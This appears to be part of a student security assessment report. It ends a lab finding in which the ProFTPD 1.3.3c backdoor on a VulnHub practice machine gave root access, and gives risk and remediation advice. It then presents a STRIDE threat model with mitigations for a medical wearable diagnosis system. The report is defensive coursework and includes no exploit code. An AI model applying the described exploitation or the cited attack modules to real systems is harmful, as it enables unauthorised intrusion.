


Figure 12: Successful exploitation of the ProFTPD backdoor resulting in root access.

Risk. This vulnerability is critical because it allows unauthenticated remote command execution. In the lab evidence, the exploit opened a command shell and the `id` and `whoami` commands confirmed `uid=0(root)`. With root access, an attacker could read or alter any file, create accounts, install persistence, or destroy the system.

Recommendation. Remove ProFTPD 1.3.3c immediately and rebuild the system from trusted media. Install only vendor-verified packages, validate file integrity, restrict or disable FTP if it is not required, prefer SFTP/SSH-based file transfer, and investigate the host for persistence or compromise indicators.

References. NIST NVD CVE-2010-20103, VulnHub Basic Pentesting: 1, and the FIRST CVSS v3.0 calculator were used to classify and score this finding.

2 Q2 Threat Modelling

2.1 Assumptions and Coverage

The model represents a medical wearable diagnosis system. A wearable collects patient activity data and sends motion data to a mobile application over Bluetooth. The mobile application sends API requests to cloud services over the public internet. Cloud services authenticate clinicians, run ML inference, create diagnosis reports, store reports, and record audit events.

This section uses a Level 2/3 DFD, explicitly marks trust boundaries, identifies four STRIDE threats including an Information Disclosure threat, proposes mitigations, and adds those mitigations back into the second DFD.

DFD Element Type	Elements Included
External entities	Patient; Clinician
Processes	Wearable Device; Mobile Application; Cloud API; Authentication Service; ML Inference Service; Report Service
Data stores	Diagnosis Report Database; Audit Log Store
Trust boundaries	Wearable Device Boundary; Bluetooth Wireless Boundary; Mobile Device Boundary; Public Internet Boundary; Cloud Environment Boundary; Database Boundary




Figure 13: Original Level 2/3 DFD with trust boundaries. The landscape layout separates device, wireless, mobile, public internet, cloud, and database zones to keep data flows readable.

2.2 Threat Table and Mitigations

STRIDE Type	Threat	Mitigation
Information Disclosure	Patient motion data, diagnosis reports, or tokens could be exposed over Bluetooth, the public internet, logs, or the report database.	BLE secure pairing, TLS, encryption at rest with KMS, RBAC, and log redaction.
Spoofing	An unauthorised user could impersonate a clinician and retrieve patient reports.	MFA, OAuth/OIDC, short-lived tokens, RBAC, and session expiry.
Tampering	Motion data or API input could be modified, causing incorrect diagnosis results.	TLS, integrity checks, schema validation, input validation, anomaly detection, and audit logging.
Denial of Service	High request volume could exhaust the Cloud API or ML inference service.	API gateway controls, rate limiting, queueing, monitoring, alerting, and capacity scaling.




Figure 14: Level 2/3 DFD with mitigations added. Controls M1–M7 are placed next to the protected boundary, flow, service, or data store, with the detailed mitigation legend kept separate from the data-flow labels.

References

- NIST National Vulnerability Database. CVE-2010-20103: ProFTPD 1.3.3c backdoor. <https://nvd.nist.gov/vuln/detail/CVE-2010-20103>
- Rapid7. WordPress Admin Shell Upload Metasploit module. https://www.rapid7.com/db/modules/exploit/unix/webapp/wp_admin_shell_upload/
- WPScan Team. WPScan User Documentation. <https://github.com/wpscanteam/wpscan/wiki/WPScan-User-Documentation>
- FIRST. Common Vulnerability Scoring System v3.0 Calculator. <https://www.first.org/cvss/calculator/3.0>
- Oracle VirtualBox Documentation. <https://www.virtualbox.org/manual/>
- Kali Linux Documentation. Import pre-made Kali VirtualBox VM. <https://www.kali.org/docs/virtualization/import-premade-virtualbox/>
- VulnHub. Basic Pentesting: 1. <https://www.vulnhub.com/entry/basic-pentesting-1,216/>